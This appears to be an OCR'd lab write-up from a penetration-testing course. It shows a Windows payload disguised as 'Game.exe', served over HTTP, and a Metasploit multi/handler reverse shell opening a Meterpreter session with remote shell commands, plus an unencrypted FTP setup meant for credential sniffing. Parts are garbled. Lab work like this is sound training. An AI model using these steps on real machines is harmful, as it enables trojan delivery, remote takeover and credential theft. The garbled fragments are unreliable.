
Question 1:


- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.



Index of /CallOfDuty

Name	Last modified	Size	Description
Parent Directory		-	
Game.exe	2020-09-02 10:47	72K	


Apache/2.4.43 (Debian) Server at 192.168.228.100 Port 80



Index of /CallOfDuty

Name	Last modified	Size	Description
Parent Directory		-	
Game.exe	2020-09-02 10:47	72K	

Apache/2.4.43 (Debian) Server at 192.168.228.100 Port 80


Kali-pc-001 - VMware Workstation
File Edit View VM Tabs Help
Kali-pc-001
Index of /CallO...
bpg@kali-pc-001:~
File Actions Edit View Help
File Home Share View Manage
Users › Arun Pal Singh Bali › Downloads › Downloads
Search Downloads
Favorites
Name Date modified Type Size
Application
1 item 1 item selected 72.0 KB
Game.exe
Git-2.28.0-64-bit.exe
Show all

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.228.100:
msf5 exploit(multi/handler) > [*] Sending stage (17
[*] Meterpreter session 1 opened (192.168.228.100:4
02 11:19:47 -0700
```

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: ...Arun Pal Singh Bali\Downloads\Downloads\Game.exe

Publisher: Unknown Publisher

Type: Application


From: C:\Users\Arun Pal Singh Bali\Downloads\Downloads\...

Run Cancel


☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




```
session -i 1
[-] Unknown command: session.
msf5 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ARUN
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```



```
PS C:\Users\Arun Pall Singh Bali\Downloads\Downloads> get-childitem-recurse 1 get-content^
^C
Terminate channel 4? [y/N]  y
meterpreter > shell
Process 5428 created.
Channel 5 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Arun Pall Singh Bali\Downloads\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Arun Pall Singh Bali\Downloads\Downloads> get-childitem -recurse 1 get-content
```



```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.228.100:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.228.1
[*] Meterpreter session 1 opened (192.168.228.100:4444 → 192.168.228.1:50163) at 2020-09-
02 11:19:47 -0700
```



```
6ao" />
 />
 />
 />
 />
Ch" />
 />
 />
 />
mp;" />
 />
 />
 />
 />
 />
 />
 />
 />
;Kny" />
 />
;(lc" />
 />
 />
t;*r" />
 />
 />
 />
 />
 />
 />
 />
 />
 />
 />
 />
 />
```

Task Manager

File Options View

Processes Performance Users Details Services

CPU
100% 2.21 GHz

Memory
1.2/2.0 GB (60%)


Ethernet
S: 80.0 Kbps R: 0 Kbps

CPU Intel(R) Core(TM) i3-8130U CPU @ 2.20GHz

```
Utilization  Speed                  Maximum speed:       2.21 GHz
100%         2.21 GHz               Sockets:             1
Processes    Threads    Handles     Virtual processors:  2
63           874        23593       Virtual machine:     Yes
                                    L1 cache:            N/A
Up time
0:00:20:34
```

Question 2:


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.



FTP site name: [illegible]

Content Directory

Physical path: C:\inetpub\ftproot


PenTester-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
PenTester-Win-2016
Server Manager
Manage Tools View Help
Add FTP Site
Events
Performance
BPA results
Events
Services
Performance
BPA results
Activate Windows
Go to PC settings to activate Windows.
To direct input to this VM, click inside or press Ctrl+G.

Authentication and Authorization Information

Authentication

☐ Anonymous

☑ Basic

Authorization

Allow access to:


All users

Permissions

☑ Read

☑ Write

Previous | Next | Finish | Cancel


PenTester-Win-2016 - VMware Workstation
File Edit View VM Tabs Help
PenTester-Win-2016
Server Manager
Manage Tools View Help
Add FTP Site
Events
Performance
BPA results
Events
Services
Performance
BPA results
Activate Windows
Go to PC settings to activate Windows.
To direct input to this VM, click inside or press Ctrl+G.

Binding and SSL Settings

Binding

IP Address: All Unassigned

Port: 21

☐ Enable Virtual Host Names:

☑ Start FTP site automatically

SSL

● No SSL


○ Allow SSL

○ Require SSL

SSL Certificate:

